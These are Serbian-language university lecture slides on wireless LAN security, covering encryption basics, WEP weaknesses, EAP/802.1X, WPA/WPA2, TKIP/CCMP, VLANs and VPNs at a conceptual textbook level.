DBBT
Digital Broadcasting & Broadband Technologies

Co-funded by the Erasmus+ Programme of the European Union

PROTOKOLI I TEHNOLOGIJE BEŽIČNIH SISTEMA

Vežba 8
Sigurnost u WLAN mrežama

Uvod

Jedan od osnovnih zahteva WLAN mreža i jedan od osnovnih zadataka administratora mreža je kako obezbediti sigurnost podataka

Osnovni faktori sigurnosti su:

- tajnost – mogućnosto sigurnog slanja/primanja poruka bez mogućnosti da neautorizovani korisnik sazna bilo koji deo poruke i ostvaruje se primenom enkripcije (šifrovanja). Enkripcija može biti simetrična i asimetrična

- integritet – mogućnost slanja/prijema poruka tako da neautorizivana osoba ne može promeniti poruku bez znanja onog koji šalje/prima poruku, a ostvaruje se upotrebom kontrolnih suma, digitalnog potpisa i heš funkcija

Uvod

Većina standarda koji se tiču sigurnosti a koji važe sa žičnu mrežu važe i za bežičnu, s tim da za 802.11 važi i:

- autentifikacija – utvrđivanje identiteta onog koji šalje/prima poruke

- autorizacija (kontrola pristupa) – utvrđivanje šta je klijentu dozvoljeno, nakon što se identifikuje.

Razlozi za uvođenje enkripcije su mnogobrojni: od banalnih da neko ne „troši internet“ (ukoliko nije *flat*) i da ne zagušuje tj. obara protok pa do ozbiljnih gde napadač može da pristupi žičnom odnosno serverskom delu mreže i ugrozi rad cele firme, preko zlonamernih gde se lažnim predsatvljanjem mogu napraviti veliki poslovno finansijski gubici...

Šifrovanje

Proces šifrovanja je transformisanje podataka iz čitljivog teksta odnosno osnovnog teksta (*plaintext*) pomoću funkcije čiji su parametri zadati ključem (*key*) u šifrovani tekst (*chipertext*), pomoću nekog algoritma.

Šifrovanje može biti:

- simetrično, za šifrovanje i dešifrovanje koriste se identičan ključ odnosno tajni ključ

- asimetrično, za šifrovanje se koristi javni ključ a za dešifrovanje se koristi privatni ključ

Osnovna razlika je da su simetrični algoritmi brzi ali manje pouzdani dok su asimetrični algoritmi spori i veoma pouzdani

Šifrovanje

Simetrično šifrovanje podrazumeva da su algoritimi za šifrovanje i dešifrovanje (kao i ključevi koji se koriste) identični. Matematički, odnosno procesorski, ovi algoritmi su znatno jednostavniji od asimetričnih algoritama.

Korisnici se moraju dogovoriti oko korišćenog algoritma odnosno zajedničkog tajnog ključa.

Češće se koriste blok šifre (najčešće 64-obitni blokovi) dok se znatno ređe koriste niz šifre.

U 802.11 obično se šifrovanje vrši simetričnim algoritmima dok se razmena ključeva vrši asimetričnim algoritmima.

Šifrovanje

Najčešće korišćeni algoritmi za simetrično šifrovanje su:

- AES (*Advanced Encription Standard*) – najjači, sastavni deo svih novih implementacija
- RC4 (*Rivest Cipher 4*) – koristi ga WEP protokol
- DES (*Data Encription Standard*) – često korišćen iako je ranjiv, 64-bitni blok, 64-bitni ključ
- IDEA (*International Encryption Algor*itam) – razvijen da bi zamenio DES, blok 64 bita, ključ 128 bita

Algoritmi za šifrovanje simetričnim ključem moraju ispuniti sledeće zahteve:

- česte promene tajnih ključeva kako bi se izbegla mogućnost kompromitovanja
- sigurno generisanje tajnih ključeva
- sigurna distribucija tajnih ključeva

Šifrovanje

Asimetrično šifrovanje je mehanizam koji koristi različite ključeve za šifrovanje i dešifrovanje.

Algoritmi za šifrovanje i dešifrovanje mogu biti isti ili različiti, ali moraju biti komplementarni. Ključevi su različiti (javni i privatni) ali su povezani. Poruku šifrujemo pomoću javnog ključa a možemo je dešifrovati samo pomoću privatnog ključa.

Generisanje ključeva je procesorski veoma zahtevan posao, kao rezultat dobijamo dva velika broja koji moraju ispuniti stroge matematičke kriterijume. Iako je javni ključ svima dostupan privatni ključ se ne može generisati iy javnog ključa. Najčešće korišćeni algoritam je RSA (*Rivest, Shamir, Adleman*)

Pored razmene ključeva asimetrično šifrovanje se koristi za autentifikaciju pomoću digitalnog potpisa.

Ostvarivanje integriteta

Ostvarivanje integriteta je važno kako bi detektovali i sprečili bilo kakvu promenu prenošenih niza bajtova

Mehanizmi integriteta zasnovani su na:
- *hash* funkcijama
- digitalnim potpisima

Hash funkcija kao ulaz ima poruku (veličina poruke nije fiksirana) a kao izlaz daje kriptogram fiksne dužine, koji se naziva heš (*hash*)

Princip rada: predajnik, na osnovu poruke, generiše heš i dodaje poruci kao otisak i sve to zajedno prenosi do prijemnika. Prijemnik razdvaja poruku i otisak, poruku koristi za istu heš funkciju kao predajnik, pa ako se otisci poklapaju siguran je da niko nije menjao poruku.

bit.ly/2qUbitk

Ostvarivanje integriteta

U cilju efikasnog korišćenja heš funkcija kao otiska, kombinuju se sa tehnologijom asimetričnog šifrovanja i kao rezultat dobjamo digitalni potpis.

Digitalni potpis je šifrovani otisak poruke i dodaje se poruci koju prenosimo

Može se koristiti kao:
- potvrda identiteta onog ko šalje
- potvrda integriteta poruke

Digitalni potpis ne obezbeđuje tajnost sadržaja poruke, ali često je važno dokazati ko je izvor poruke (odrediti ko šalje i onemogućiti poricanje) i to je nužno koristiti u *online* trgovanju i prilikom bankarskih transakcija

Upravljanje ključevima

Digitalni ključ je kod (informacija) pomoću koje se vrši šifrovanja, dešifrovanje... i distribucija ključeva je veoma važna stavka.

Za mali broj AP i klijenata moguće je svakom klijentu dostaviti ključ, dok u velikim kompanijama ovo nije razumna metoda.


Početna razmena ključeva mora biti sigurna i to je razlog korišćenja digitalnih sertifikata.

Digitalni sertifikat je poruka koja je digitalno potpisana privatnim ključem treće strane, kojoj možemo verovati, i u kojoj se kaže da dati javni ključ (koji se takođe prenosi porukom) pripada nekome sa specificiranim imenom i skupom atributa

CA (*Certificate Authorities*) je treća strana, entitet kome možemo verovati, koja garantuje validnost sertifikata (dodeljuje, distribuira i po potrebi uklanja sertifikate)

Sigurnost WLAN mreža

1. Probe request
2. Probe response
3. Authentication request
4. Authentication response
5. Association request
6. Association response



Redosled autentifikacije i asocijacije je diskutabilan

Sigurnost WLAN mreža

Prvi protokoli autentifikacije zasnivali su se na RC4 algoritmu. RC4 je algoritam sa simetrično šifrovanje i kriptografski je nesiguran algoritam (sakupljanjem nekoliko miliona okvira moguće je otkriti ključ)

Sigurna autentifikacija korisnika postala je moguća pojavom IEEE 802.1X standarda. Ovo je standard koji se bazira na EAP (*Extensible Autentification Protocol*), i ovaj standard važi i za žičane mreže. Bazično, ovo je tročlana komunikacija: klijent, pristupna tačka i autentifikacijski server. Bolja sigurnost postignuta je periodičnom zamenom ključeva.

Pojavom standarda 802.11i trajno je rešen problem autentifikacije. Ovaj standard se bazira na dva protokola kriptovanja:

- TKIP (*Temporal Key Integrity Protocol*) - bazira se na RC4
- CCMP (*Counter Mode Cipher Block Chaining Message Authentication Code Protocol*) – trajno rešenje jer se bazira na AES

MAC autentifikacija

AP može sadržati spisak MAC adresa NIC (*Network Interface Card*) kartica onih klijenata kojima je dozvoljen/zabranjen pristup ili za to koristi autentifikacijski (obično RADIUS) server ili neki drugi AAA u fiksnom delu mreže

RADIUS (*Remote Authentication Dial In User Service*) je server koji ima AAA funkcije:

- Autentifikacija – provera identiteta pomoću šifre, sertifikata...

- Autorizacija – provera da li korisnik ima prava da izvrši neku akciju. Filtriranje može biti vremensko, prostorno, QoS, tunelovanje, korišćenje određenih portova...

- Administracija – proces praćenja korišćenih mrežnih usluga odnosno resursa, koji se čuvaju i po potrebi dostavljaju administratoru

MAC autentifikacija

1. *Association Request*
2. *Client MAC sent as RADIUS request*
3. *RADIUS accept*
4. *Association Response (Success)*

MAC autentifikacija

Neki proizvođači (Cisco) dozvoljavaju autentifikaciju i asocijaciju svima, ali nakon toga propuštaju samo saobraćaj sa ovlašćenh MAC adresa

Pristup listi i njeno ažuriranje obavlja se ručno, mali broj proivođača obezbeđuje automatizaciju ovog procesa

MAC adrese putuju vazduhom nekriptovane pa je to razlog zašto se ne može garantovati zaštita


Mrežne kartice imaju mogućnost promene MAC adrese – napadači imaju mogućnost lažnog predstavljanja AP sa ukradenom adresom

Primer MAC adrese: 00-15-E9-2B-99-3C

WEP protokol

WEP (*Wired Equivalent Privacy*) je simetričan protokol namenjen zaštiti podataka prilikom bežične komunikacije, zasnovan na RC4 kriptografskom algoritmu.

Princip rada WEP algoritma:



WEP protokol

Tajni ključ (40/104 bita) kombinuje se sa vektorom inicijalizacije (IV - *initialization vector*) dužine 24 bita i dobija se 64/128-bitni ključ.

Taj ključ je ulaz u generator PSS koji na izlazu daje novi ključ baziran na ulaznom ključu

Radi zaštite okvira od izmene, za sadržaj okvira računa se CRC32 (32 bita *cyclic redundancy check*) i dodaje se na podatke.

Zaglavlje okvira sadrži i identifikator enkripcijskog ključa, dužine 2 bita pa je moguće korišćenje 4 različita tajna ključa. Ukoliko se u mreži koristi više tajnih ključeva bitno je da na svim uređajima istom identifikatoru bude pridružen isti tajni ključ.

Nakon dekriptovanja prijmna strana računa ICV i upoređuje ga sa dobijenim ICV-om.

WEP protokol

Pojačana WEP enkripcija znači korišćenje 128-bitnog ključa umesto 64-bitnog ključa, što zahteva mnogo više vremena potrebnog napadačima za razbijanje šifre

Pojačanim WEP-om nisu uklonjeni osnovni nedostaci:
- nezaštićen vektor inicijalizacije, IV
- statičnost enkripcijskog ključa (maksimalno različita 4 ključa po jednom AP-u)

Najveći problem WEP-a je distribucija ključeva, odnosno potreba za ručnim menjanjem ključeva kod AP i klijenata.

Mora se utvrditi period važenja ključeva što sve zajedno prouzrokuje veoma neekonomično administriranje mreže

SSID

SSID (*Service Set ID*) je identifikator koji se dodeljuje jednom ili više AP, čime se kreira višestruki WLAN segment mreže

Osnovna autentifikacija unutar WEP-a je putem SSID koji se nalazi u zaglavlju upravljačkih paketa, *beacon* i *probe*

Radi brže asocijacije klijenata uključen je *broadcast* SSID u *beacon* paketima, čime SSID postaje vidljiv svim karticama. Može se sakriti (isključenjem *broadcast*) ali ostaje vidljiv u *probe* paketima.

WEP ne enkriptuje upravljačke pakete tako da SSID putuje vazduhom u čistom tekstu i može se presresti. Problem sa autentifikacijom preko SSID je povremena modifikacija što se reflektuje na sve klijente i AP u mreži

WEP autentifikacija

WEP specificira posebne protokole za autentifikaciju, i dve osnovne forme definisane 802.11 standardom su:

- *open system* autentifikacija – klijent šalje zahtev za autentifikacijom, u drugoj fazi se očekuje odgovor od AP o prihvatanju ili odbijanju. Ne postoji enkripcija podataka (čak ni SSID ne mora biti isti tj. može biti *default* pa čak ni ključ se ne mora poklopiti. Nakon uspešne autentifikacije ključ je potreban za pristupanje mreži. Koristi se za javni pristup (aerodromi, hoteli...)

- *shared key* autentifikacija – AP šalje izazov klijentu u obliku probnog paketa koji klijent pomoću WEP ključa enkriptuje. Ukoliko je dekripcija u AP uspešna znači da klijent ima odgovarajući ključ i omogućava mu se pristup mreži. Problem je što probna poruka i enkriptovana poruka putuju zajedno i to napadačima omogućava razbijanje ključa (primenom XOR algoritm). Podaci su prikupljeni prisluškivanjem.

Asocijacija

Smisao asocijacija je registrovanje položaja stanice. Ukoliko bežičnu mrežu čini više AP koji signalom pokrivaju različita područja, stanica se povezuje na onaj AP u čijem se području nalazi.

AP-i međusobno razmenjuju informacije o asociranim stanicama

Asocijacija je proces čuvanja zapisa pomoću kog distribucioni sistem zna lokaciju svake mobilne stanice, tako da se okviri njoj namenjeni mogu proslediti odgovarajućem AP-u

Stanica može istovremeno biti autentifikovana na više pristupnih tačaka ali asocirana samo na jednu

Prilikom *roaming*-a stanica treba samo da se deasocira sa jednog AP i asocira na drugi AP, ukoliko je već bila autentifikovana na oba AP-a

EAP

Proširivi protokol autentifikacije EAP (*Extensible Authentication Protocol*) je prvi korak ka naprednijim metodama zaštite.

Kada novi bežični čvor zahteva pristup LAN resursima, autentifikator (AP) traži njegov identitet. Pre nego što se dozvoli autentifikacija nije dozvoljen nikakav drugi saobraćaj osim EAP-a

Autentifikator upravlja kontrolisanim i nekontrolisanim portovima. Portovi su logički entiteti (virtuelni portovi) ali koriste istu fizičku konekciju do LAN mreže

Nakon što je identitet poslat, proces autentifikacije može da počne. Protokol koji se koristi između autentifikatora i klijenta je EAP, autentifikator vrši re-enkapsulaciju EAP poruka u RADIUS format pa ih zatim predaje autentifikacionom serveru

EAP

Po završenoj identifikaciji, RADIUS server šalje probnu (*challenge*) poruku klijentu

Klijent formira odgovor pomoću svoje lozinke koji RADIUS poredi sa podacima iz svoje baze podataka i ukoliko se poklapaju šalje potvrdu autentifikacije klijentu

Potom se proces ponovi još jednom, ali u smeru klijent – server

Po uspešnoj međusobnoj autentifikaciji klijent i server utvrđuju jedinstveni ključ koji obezbeđuje klijentu nivo sigurnosti u pristupu mreži porediv sa nivoom koji postoji u LAN mreži

EAP

Potom sledi *logon* sesija tokom koje RADIUS šalje tzv. *session* (*unicast*) ključ, upućen AP-u, preko fiksnog dela mreže

AP koristi *sessio*n (*unicast*) ključ za enkripciju *broadcast* ključa koji šalje klijentu

Klijent i AP aktiviraju mehanizam i koriste *session* i *broadcast* ključeve u daljoj komunikaciji

Postoji nekoliko metoda autentifikacije:
- EAP-Cisco Wireless (LEAP)
- EAP-Transport Layer Security (EAP-TLS)
- Protected EAP (PEAP)
- EAP Tunneeled TLS (EAP-TTLS)
- EAP-Subscribered Identity Module (EAP-SIM)
- EAP Flexibile Authentication via Secure Tunneling (EAP-FAST)

EAP

Sve metode autentifikacije moraju obezbediti i:

1. Osim autentifikacije korisnika mora omogućiti i korisniku da autentifikuje mrežu na koju se spaja

2. Mora se obezbediti sigurna razmena ključeva, sada to više nije potrebno raditi ručno

Neke od pogodnosti EAP protokola su:
- autentifikacija korisnika (username/passwor) a ne uređaja
- PKI (*public key infrastructure*), odnosno postojanje para javni ključ, privatni ključ na obe strane
- uspostavljanje sigurnog tunela

WPA

Vremenom se ispostavilo da je WEP protocol ranjiv; da bi zaštita bila bolja osmišljen je novi standard WPA (*Wi-Fi Protected Ac*cess).

WPA (kao i WEP) koristi RC4 sistem za kriptovanje s tim da je ključ 128-bitni i vektor inicijalizacije je 48-bitni.

Prednost nad WEP-om je obavezna upotreba TKIP (*Temporal Key Integrity Prot*ocol). Ovde može biti generisano nekoliko stotina triliona ključeva.

Za svaki paket koristi se drugačiji ključ, i svaki korisnik i svaka sesija imaju drugačiji ključ pa zajedno sa dužim IV ovaj protokol postaje mnogo sigurniji od svog prethodnika.

WPA

Pored svih nabrojanih prednosti WEP koristi i drugačiji algoritam za proveru integriteta.

Ispostavilo se da napadač može promeniti poruku a da pritom vrati CRC sumu na prvobitnu vrednost. Taj nedostatak kod WPA otklonjen je korišćenjem „*Michael*-a“ (*Message Integrity Code*), uvođenjem brojača okvira isključena je mogućnost promene poruke a ipak ovaj algoritam se može primenjivati na starim mrežnim kartama.

WPA se primenjuje u dve klase sigurnosti:
- ličnoj (*personal*) – *shared key* autentifikacija
- korporativnoj (*enterprise*) – zahteva autentifikacioni server (*username / password*)

Slabost WEP algoritma je napad (osluškivanjem poznatih poruka ARP (*Address Resolution Protocol*)), tako što se „poturaju“ lažne ARP poruke

WPA2

Kada je otkrivena ranjivost WPA algoritma objavljen je WPA2 koji nudi najjaču zaštitu.

WPA2 (*Wi-Fi Protected Access 2*) zadržao je sve glavne karakteristike WPA ali bolja zaštita ostvarena je korišćenjem AES enkripcijskog algoritma.


Pored toga koristi se razmena u 4 koraka, odnosno postoje 4 različita ključa:

- MK (*master key*)
- PMK (*pairwise master key*)
- PTK (*pairwise transient key*)
- GTK (*group temporal key*)

Proširenje standarda - enkripcija

Napredni nivoi zaštite obuhvataju novije enkripcijske metode, kao što su:

- TKIP
- CCMP



Proširenje standarda - enkripcija

TKIP (*Temporal Key Integrity Prot*ocol) – je prelazno rešenje kojom je uvedena bolja zaštita integriteta paketa, uvođenjem MIC (*Message Integrity Check*) ključa. MIC suma zavisi od više kontrolnih parametara i nije moguće predvideti njenu vrednost u slučaju promene nekog bita u poruci

Ključ kojim se vrši enkripcija menja se od paketa do paketa i nastaje kombinovanjem izvedenog prelaznog ključa (koji se izvodi od glavnog ključa), MAC adrese pošiljaoca i serijskog broja samog paketa

TKIP proces uspostavljanja saobraćaja zove se *four-way handshake* i kao rezultat toga je formiranje za obe strane PTK (*pairwise transent key*) ključa koji sadrži informacije o:

- *unicast* ključu – služi za dekodiranje *broadcast* ključa (koji AP šalje klijentima enkriptovan)
- ključi za računanje MIC kontrolne sume za pakete kojima AP distribuira *broadcast* ključ

Proširenje standarda - enkripcija

CCMP (*Counter Mode/CBC-MAC Protocol*) se smatra boljim i trajnijim rešenjem zaštite podataka u bežičnim mrežama.

Temelji se na:
- AES (*Advanced Encryption Standard*) algoritmu
- CCM (*counter mode encryption standard with CBC-MAC* (*cipher block chaining message authentication code*))

Ključevi su do 256 bita, procesi se ponavljaju 10, 12 ili 14 puta

Istim ključem se vrši enkripcija i zaštita integriteta.

Algoritam je lak za hardversku i softversku realizaciju i ne zahteva mnogo memorije.

VLANs

Virtuelni LAN-ovi su još jedna opcija u izboru arhitekture mreže i njenog moda rada koji može doprineti sigurnosti mreže

Čest je slučaj da se osoblje po firmama deli po funkciji koju obavlja na pojedina odeljenja:
- svako odeljenje ima posebne zahteve za specifičnim servisima
- u skladu sa potrebama, odeljenjima se selektivno daje pristup bazama podataka ili drugim mrežnim resursima

Konfiguracija za ovakav mod rada ostvaruje se dodeljivanjem pojedinih VLAN ID identifiaktora

Sigurnosni mehanizmi se specificiraju za svaki VLAN posebno, u skladu sa svim prethodno opisanim mehanizmima zaštite

VPN

VPN (*Virtual Private Network*) su specifične mreže koje svojim načinom realizacije pružaju visok nivo sigurnosti

Često se implementiraju u okviru velikih preduzeća koja zahtevaju mogućnost:
- rada zaposlenih van radnog mesta
- komunikacija sa predstavništvima ili poslovnim partnerima

Pouzdan pristup se omogućava kreacijom tzv. tunela uz korišćenje javne Internet strukture. Podrazumeva se korišćenje *firewall* uređaja i zaštite na aplikativnom nivou

Sugestije za pravilno korišćenje VPN infrastrukture: koristiti *firewall* uređaj za razdvajanje bežičnog dela od fiksnog dela mreže, zahtevati od klijenata autentifikaciju sa VPN mrežom, uvesti zaštitu na aplikativnom nivou, implementirati dinamičko osveženje ključeva...

Autorizacija administratora mreže

Autorizacija administratora mreže je finalni ali veoma bitan postupak zaštite WLAN mreža

To praktično znači da je potrebno kreirati listu administratora kojima će biti omogućen uvid u parametre AP-a i njihovo podešavanje


Lista se postavlja u okviru *User manager* softvera na AP-u, svaki od administratora se posebno definiše uzimajući u obzir specifična ovlašćenja koja mu se pružaju

Neki administratori će imati potpuna ovlašćenja u radu, dok će neki funkcionisati na nivoima nižih prioriteta

Ovakvim pristupom znatno se poboljšava sigurnost WLAN mreža i pojednostavljuje se proces administracije

